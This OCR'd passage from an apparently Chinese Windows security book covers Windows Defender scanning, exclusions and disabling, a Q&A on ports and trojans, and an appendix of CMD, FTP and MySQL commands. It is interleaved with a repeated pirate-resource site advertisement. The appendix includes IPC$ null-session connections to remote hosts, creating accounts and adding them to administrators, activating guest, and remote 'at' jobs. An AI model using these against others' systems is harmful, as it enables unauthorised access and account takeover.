步骤 4：进入如图 11-61 所示的界面，默认选中左侧的“自动扫描”选项，在右侧可以设置扫描的频率和时间。例如，将扫描“频率”改为“星期六”，扫描时间改为中午 12 点。




图 11-61　更改自动扫描的时间

步骤 5：单击“保存”按钮，保存所做的修改。

11.4.3　手动扫描

除了每日的定时扫描外，用户可以根据需要随时启动 Windows Defender 对系统进行扫描，具体操作步骤如下。

步骤 1：打开 Windows Defender 主界面，单击工具栏中的“扫描”按钮，将开始进行快速扫描，扫描位置为系统所在的磁盘分区。

步骤 2：如果要进行其他类型的扫描，则可以单击“扫描”按钮右侧的下拉按钮，在打开的下拉菜单中包括 3 种扫描类型，其中“快速扫描”就是上一步进行的扫描，而其他两种扫描为“完全扫描”和“自定义扫描”，如图 11-62 所示。完全扫描将对计算机中的所有磁盘分区进行完整扫描，而自定义扫描则由用户选择要扫描的位置。

步骤 3：如果选择“自定义扫描”命令，则进入如图 11-63 所示的界面。单击“选择”按钮，在弹出的对话框中选择要进行扫描的磁盘分区和文件夹。

步骤 4：单击“确定”按钮，然后单击“立即扫描”按钮，Windows Defender 将开始对所选位置进行扫描，如图 11-64 所示。扫描结束后可以单击 Windows Defender 工具栏中的“历史记录”按钮来查看扫描记录。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 11-62 选择扫描类型




图 11-63 选择要扫描的磁盘分区和文件夹




图 11-64 Windows Defender 正在对用户指定位置进行扫描

换客资源神器官方站：http://www.17huan.com 换客资源神器及书藉官方博客：http://t.qq.com/huanke_blog QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

11.4.4 设置不扫描的位置和文件类型

如果确信计算机中的某些位置肯定是安全的，那么可以在扫描前将这些位置排除在外，这样可以提高扫描速度，节省扫描花费的时间。设置不扫描的位置和文件类型的具体操作步骤如下。

步骤 1：进入 Windows Defender 的选项设置界面，选择左侧列表框中的“排除的文件和文件夹”选项，进入如图 11-65 所示的设置界面。单击“添加”按钮，从弹出的对话框中选择不需要扫描的文件和文件夹。




图 11-65 选择不需要扫描的文件和文件夹

步骤 2：选择好后单击“确定”按钮，返回选项设置界面，可以看到列表中出现了上一步所选的内容，如图 11-66 所示。




图 11-66 将不需要扫描的内容添加到排除列表中

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 3：按照相同的方法可添加多个位置。完成后单击“保存”按钮，保存所做的修改。以后执行扫描时，将跳过列表中的位置。

设置不需要扫描的文件类型的方法是，在选项设置界面左侧列表框中选择“排除的文件类型”选项，然后在右侧的文本框中输入表示文件类型的扩展名。例如，不希望扫描 BMP 类型的图片，那么就输入.BMP，然后单击“添加”按钮，将该扩展名添加到下方的列表框中，如图 11-67 所示。按照同样的方法，可以设置多个文件类型。设置后单击“保存”按钮，保存所做的修改。



图 11-67 设置不需要扫描的文件类型

11.4.5 禁用 Windows Defender

如果系统中还安装了第三方的病毒防护程序，并启用了该程序包中类似的阻止恶意程序的功能，此时可以将 Windows 7 自带的 Windows Defender 禁用，否则有可能使系统性能下降。要禁用 Windows Defender，可先进入如图 11-68 所示的选项设置界面，选择左侧列表框中的“管理员”选项，然后取消选择右侧的“使用此程序”复选框，最后单击“保存”按钮即可。

换客资源神器官方站：http://www.17huan.com 换客资源神器技术组官方博客：http://user.qzone.qq.com/... 客服 QQ：...

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 11-68　禁用 Windows Defender 程序

11.5　可能出现的问题与解决方法

（1）在手动屏蔽一些弹出式广告时，为什么在文件夹属性中找不到“安全”选项卡？

解答：当出现这种现象时，可以选择“控制面板”→“管理工具”→“本地安全策略”命令，在打开的“本地安全设置”窗口中展开“安全设置”→“本地策略”→“安全选项”选项之后，找到并双击“网络访问：本地账户的共享和安全模式”选项，在弹出的“网络访问：本地账户的共享和安全模式属性”对话框中将设置更改为“经典——本地用户以自己的身份验证”即可（该操作要求分区格式为 NTFS）。

（2）单位有人使用 BT 大量下载东西。以前在防火墙上封掉对外的 6969 端口好像很有效果，但是最近好像没啥效果了。请问有什么好的建议吗？

解答：那就使用防火墙把 6999 ~ 9999 端口都封了，不过他们还会开别的，用监视器看他们用哪个就封哪个。

（3）在关闭一些端口之后，对用户使用计算机有没有影响呢？

解答：当然有影响，用户在对一些端口实施关闭操作之后，就不能提供某些系统性能了，在正常使用计算机的过程中往往会出现一些麻烦，如某个加载的新硬件需要调用某个特定端口时，将会出现因为该端口被禁止而无法使用该新硬件的情况。因此，使用这种安全措施并不是很完美，用户最好还是下载最新的系统补丁来对系统漏洞进行修复。

（4）如何才能防范改造过的木马或杀毒软件无法检测查出的未知木马呢？

解答：要防范改造过的木马或杀毒软件无法检测查出的未知木马，便捷而有效的途径就是对注册表和重要的系统文件进行监控。注册表类似于 Windows 系统的心脏，当注册表出现问题之后，往往会造成 Windows 系统的运行故障，甚至会造成系统的崩溃。注册表对系统和各种软

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



件运行的重要性是不言而喻的。同样，木马要安植在系统中时，也必须对注册表进行一些更改，才能调用并启动木马。同时，木马还要在系统文件夹中安放一些文件，以实现远程控制的功能。因此，只要监控注册表及系统文件夹，就可以防范各种未知的木马病毒，或者在中了木马病毒后有效清除病毒。

11.6 总结与经验积累

为了抵御黑客的攻击，网络防火墙逐渐成为上网人士必备的安全软件之一，它可以有效地拦截一些来历不明的敌意访问，同时能拦截木马程序的恶意连接。


许多用户的计算机系统中都安装了杀毒软件，但木马病毒还是能进入系统中。主要原因在于没有使用杀毒软件对系统进行全面防御保护。要避免遭受木马病毒的攻击，最佳手段就是进行防护。防范木马病毒攻击可以从杀毒软件监控及相应的注册表文件监控入手，全面堵截木马病毒进入系统的通道。


随着因特网的兴起和网络的普及，越来越多的人喜欢运用网络来学习、娱乐和生活，网络这个先进工具给人们带来了无尽的便捷，但在便捷的同时也存在着安全隐患。因此，为了将安全隐患降到最低点，最便捷有效的做法就是提前做好病毒木马的主动防御清除工作。

本章在讲述对病毒木马主动防御清除技术的基础上，还通过讲述安全策略关闭危险端口的方法和使用防火墙展开对病毒的查杀与隔离技术，尽可能地实现对未知病毒木马的全面监控与防御，结合实践并利用有效的方法去解决实际问题，为自己的计算机提供一个安全、健康的工作环境，从而提高工作和学习效率。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





附　录

重点提示

- DOS 命令中英文对照表
- 系统端口一览表
- Windows 系统文件详解
- Windows XP 命令集
- 正常的系统进程

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

附　录



DOS 的功能十分强大，所以在日常计算机维护中会常用到一些 DOS 命令。本附录中列出了一些常见的命令集、系统端口和正常的系统进程等，并对 Windows 系统文件进行了一些简要介绍。

附录 A　DOS 命令中英文对照表

1. CMD 命令

net use ip ipc$ " " /user:" "：建立 IPC 空链接。

net use ip ipc$ "密码" /user:"：用户名"：建立 IPC$非空链接。

net use h: ipc$ "密码" /user:"用户名"：直接登录后映射对方 C 盘到本地为 H 盘。

net use h: ipc$：登录后映射对方 C 盘到本地为 H 盘。

net use ipipc$ /del：删除 IPC$连接。

net use h: /del：删除映射对方到本地的为 H 盘的映射。

net user 用户名 密码 /add：建立用户。

net user guest /active:yes：激活 guest 用户。

net user：查看有哪些用户。

net user 账户名：查看账户的属性。

net localgroup administrators 用户名 /add：把“用户”添加到管理员中，使其具有管理员权限（administrator 后加 s 用复数）。

net start：查看开启了哪些服务。

net start 服务名：开启服务（如 net start telnet、net start schedule 等）。

net stop 服务名：停止某服务。

net time 目标 ip：查看对方时间。

net time 目标 ip /set：设置本地计算机时间与“目标 IP”主机的时间同步，加上参数/yes 可取消确认信息。

net view：查看本地局域网内开启了哪些共享。

net view ip：查看对方局域网内开启了哪些共享。

net config：显示系统网络设置。

net logoff：断开连接的共享。

net pause：服务名：暂停某服务。

net send ip "文本信息"：向对方发信息。

net ver：局域网内正在使用的网络连接类型和信息。

net share：查看本地开启的共享。

net share ipc$：开启 IPC$共享。

net share ipc$ /del：删除 IPC$共享。

net share c$ /del：删除 C 盘共享。

net user guest 12345：用 guest 用户登录后将密码改为 12345。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





net password 密码：更改系统登录密码。

netstat –a：查看开启了哪些端口，常用 netstat -an。

netstat –n：查看端口的网络连接情况，常用 netstat -an。

netstat –v：查看正在进行的工作。

netstat –p：协议名。如 netstat -p tcq/ip 表示查看某协议使用情况（查看 tcp/ip 协议使用情况）。

netstat –s：查看正在使用的所有协议的使用情况。

nbtstat -A ip：对方 136 到 139 其中一个端口开了，就可查看对方最近登录的 IP 地址。

ping ip（或域名）：向对方主机发送默认大小为 32 字节的数据。

Ipconfig：用于 Windows 系统查看本地 IP 地址，ipconfig 可用参数/all 显示全部配置信息。

tlist –t：以树行列表显示进程（为系统的附加工具，默认是没有安装的，在安装目录的 Support/tools 文件夹内）。

kill -F 进程名：加-F 参数后强制结束某进程（为系统的附加工具，默认没有安装，在安装目录的 Support/tools 文件夹内）。

del -F 文件名：加-F 参数后就可删除只读文件，/AR、/AH、/AS 和/AA 分别表示删除只读、隐藏、系统和存档文件，/A-R、/A- H、/A-S 和/A-A 表示删除除只读、隐藏、系统和存档以外的文件。例如，"DEL/AR *.*"表示删除当前目录下所有只读文件，"DEL/A- S *.*"表示删除当前目录下除系统文件以外的所有文件。

2. 目录和文件命令

del /S /Q 目录或用 rmdir /s /Q 目录 /S：删除目录及目录下的所有子目录和文件，同时使用参数/Q ，可取消删除操作时的系统确认就直接删除（两个命令的作用相同）。

move 盘符\路径\要移动的文件名 存放移动文件的路径\移动后文件名：移动文件，用参数/y 将取消确认移动目录，存在相同文件的提示就直接覆盖。

at id 号：开启已注册的某个计划任务。

at /delete：停止所有计划任务，用参数/yes 则不需要确认就直接停止。

at id 号 /delete：停止某个已注册的计划任务。

at：查看所有的计划任务。

at ip time 程序名（或一个命令）/r：在某时间运行对方某程序，并重新启动计算机。

finger username @host：查看最近有哪些用户登录。

telnet ip 端口：远程登录服务器，默认端口为 23。

open ip：连接到 IP（属 telnet 登录后的命令）。

telnet：在本机上直接输入 telnet，将进入本机的 telnet。

ftp ip：端口用于上传文件至服务器或进行文件操作，默认端口为 21。bin 指用二进制方式传送（可执行文件进）；默认为 ASCII 格式传送（文本文件时）。

route print：显示出 IP 路由，将主要显示网络地址 Network address，子网掩码 Netmask，网关地址 Gateway address，接口地址 Interface。

arp：查看和处理 Arp 缓存，Arp 是名称解析的意思，负责把一个 IP 解析成一个物理性的 MAC 地址。arp -a 将显示出全部信息。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



start 程序名或命令/max 或/min：新开一个新窗口并最大化（最小化）运行某程序或命令。

mem：查看 cpu 使用情况。

attrib 文件名（目录名）：查看某文件（目录）的属性，attrib 文件名-A -R -S -H 或+A +R +S +H 去掉（添加）某文件的存档、只读、系统和隐藏属性；用+则是添加为某属性。

dir 查看文件：参数/Q 显示文件及目录属系统哪个用户，/T:C 显示文件创建时间，/T:A 显示文件上次被访问时间，/T:W 上次被修改时间。

date /t、time /t：使用此命令将只显示当前日期和时间，而不必输入新日期和时间。

Set：指定环境变量名称=要指派给变量的字符设置环境变量，set 显示当前所有环境变量。

set p：显示出当前以字符 p（或其他字符）开头的所有环境变量。

pause：暂停批处理程序并显示出“请按任意键继续......”。

if：在批处理程序中执行条件处理（更多说明见 if 命令及变量）。

goto 标签：将 cmd.exe 导向到批处理程序中带标签的行。

call 路径批处理文件名：从批处理程序中调用另一个批处理程序（更多说明见 call /?）。

for：对一组文件中的每一个文件执行某个特定命令。

echo on 或 off：打开或关闭 echo，仅用 echo 不加参数则显示当前 echo 设置。

echo 信息：在屏幕上显示出信息。

echo 信息 >：pass.txt：将“信息”保存到 pass.txt 文件中。

find 文件名：查找某文件。

title 标题名字：更改 CMD 窗口的标题名称。

color 颜色值：设置 cmd 控制台前景和背景颜色；0=黑、1=蓝、2=绿、3=浅绿、4=红、5=紫、6=黄、7=白、8=灰、9=淡蓝、A=淡绿、B=淡浅绿、C=淡红、D=淡紫、E=淡黄、F=亮白。

prompt 名称：更改 cmd.exe 显示的命令提示符（把 C:、D:统一改为 EntSky）。

ver：在 DOS 窗口下显示版本信息。

winver：弹出一个窗口显示版本信息（包括内存大小、系统版本、补丁版本和计算机名）。

format 盘符 /FS:类型：格式化磁盘，类型为 FAT、FAT32 和 NTFS，如 Format D: /FS:NTFS。

md 目录名：创建目录。

replace 源文件：要替换文件的目录替换文件。

ren 原文件名 新文件名：重命名文件名。

tree：以树形结构显示出目录，用参数-f 将列出各个文件夹中的文件名称。

type 文件名：显示文本文件的内容。

more 文件名：逐屏显示输出文件。

doskey：要锁定的命令＝字符。

doskey：要解锁命令= 为 DOS 提供的锁定命令（编辑命令行，重新调用 win2k 命令，并创建宏）。如锁定 dir 命令：doskey。

taskmgr：调出任务管理器。

chkdsk /F D：检查磁盘 D 并显示状态报告；加参数/f 并修复磁盘上的错误。

exit：退出 cmd.exe 程序或目前，用参数/B 则是退出当前批处理脚本而不是 cmd.exe。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





path 路径可执行文件的文件名：为可执行文件设置一个路径。

regedit /s 注册表文件名：导入注册表；参数/S 指安静模式导入，无任何提示。

regedit /e 注册表文件名：导出注册表。

cacls 文件名 参数：显示或修改文件访问控制列表（ACL），针对 NTFS 格式时。

cacls 文件名：查看文件的访问用户权限列表。

REM 文本内容：在批处理文件中添加注解。

Netsh：查看或更改本地网络配置情况。

3. IIS 服务命令

iisreset /reboot：重启 win2k 计算机（但有提示系统将重启信息出现）。

iisreset /start 或 stop：启动（停止）所有 Internet 服务。

iisreset /restart：停止，然后重新启动所有 Internet 服务。

iisreset /status：显示所有 Internet 服务状态。

iisreset /enable 或 disable：在本地系统上启用（禁用）Internet 服务的重新启动。

iisreset /rebootonerror：当启动、停止或重新启动 Internet 服务时，若发生错误将重新开机。

iisreset /noforce：若无法停止 Internet 服务，将不会强制终止 Internet 服务。

iisreset /timeout Val：在到达逾时间（秒）时，仍未停止 Internet 服务，若指定/rebootonerror 参数，则计算机将会重新开机。预设值为重新启动 20 秒，停止 60 秒，重新开机 0 秒。

4. FTP 命令

ftp 的命令行格式为：ftp -v -d -i -n -g[主机名] –v，显示远程服务器的所有响应信息。

-d：使用调试方式。

-n：限制 ftp 的自动登录，即不使用.netrc 文件。

-g：取消全局文件名。

bye 或 quit：终止主机 FTP 进程，并退出 FTP 管理方式。

pwd：列出当前远端主机目录。

put 或 send：本地文件名 [上传到主机上的文件名]，将本地一个文件传送至远端主机中。

get 或 recv：[远程主机文件名] [下载到本地后文件名]，从远端主机中传送至本地主机中。

mget [remote-files]：从远端主机接收一批文件至本地主机。

mput local-files：将本地主机中的一批文件传送至远端主机。

dir 或 ls [remote-directory] [local-file]：列出当前远端主机目录中的文件，如果有本地文件，就将结果写至本地文件。

ascii：设定以 ASCII 方式传送文件（默认值）。

bin 或 image：设定以二进制方式传送文件。

bell：每完成一次文件传送，报警提示。

cdup：返回上一级目录。

close：中断与远程服务器的 ftp 会话（与 open 对应）。

open host[port]：建立指定 ftp 服务器连接，可指定连接端口。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



delete：删除远端主机中的文件。

mdelete [remote-files]：删除一批文件。

mkdir directory-name：在远端主机中建立目录。

rename [from] [to]：改变远端主机中的文件名。

rmdir directory-name：删除远端主机中的目录。

status：显示当前 FTP 的状态。

system：显示远端主机系统类型。

user user-name [password] [account]：重新以别的用户名登录远端主机。

open host [port]：重新建立一个新的连接。

prompt：交互提示模式。

macdef：定义宏命令。

lcd：改变当前本地主机的工作目录，如果缺省，就转到当前用户的 HOME 目录。

chmod：改变远端主机的文件权限。

case：当为 ON 时，用 MGET 命令复制的文件名到本地机器中，全部转换为小写字母。

cd remote -dir：进入远程主机目录。

cdup：进入远程主机目录的父目录。

5. MYSQL 命令

mysql -h 主机地址 -u 用户名 -p 密码 连接 MYSQL；如果刚安装好 MYSQL，超级用户 root 是没有密码的。

exit：退出 MYSQL。

mysqladmin -u 用户名 -p 旧密码 password 新密码：修改密码。

grant select on 数据库.* to 用户名@登录主机 identified by "密码"：增加新用户。

show databases：显示数据库列表。刚开始时只有两个数据库：mysql 和 test。mysql 库中有 mysql 的系统信息，改密码和新增用户实际上就是用这个库进行操作。

show tables：显示库中的数据表。

describe 表名：显示数据表的结构。

create database 库名：建库。

create table 表名：建表。

drop database 库名/drop table 表名：删库和删表。

delete from 表名：将表中的记录清空。

select * from 表名：显示表中的记录。

mysqldump -opt school>school.bbb 备份数据库：（命令在 DOS 的 mysql in 目录下执行）：注释：将数据库 school 备份到 school.bbb 文件，school.bbb 是一个文本文件，文件名任取。

6. Windows XP 系统下新增命令

shutdown /参数：关闭或重启本地或远程主机。参数说明：/S 关闭主机，/R 重启主机，/T 数字 设定延时的时间，范围 0～180 秒之间，/A 取消开机，/M //IP 指定的远程主机。例：shutdown

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





/r /t 0 立即重启本地主机（无延时）。

taskill /参数：进程名或进程的 pid 终止一个或多个任务和进程。参数说明：/PID 要终止进程的 pid，可用 tasklist 命令获得各进程的 pid，/IM 要终止的进程的进程名，/F 强制终止进程，/T 终止指定的进程及他所启动的子进程。

tasklist：显示当前运行在本地和远程主机上的进程、服务、服务各进程的进程标识符(PID)。参数说明：/M 列出当前进程加载的 dll 文件，/SVC 显示出每个进程对应的服务，无参数时就只列出当前的进程。

7. 外部命令

（1）Format（Format.com）：格式化命令。

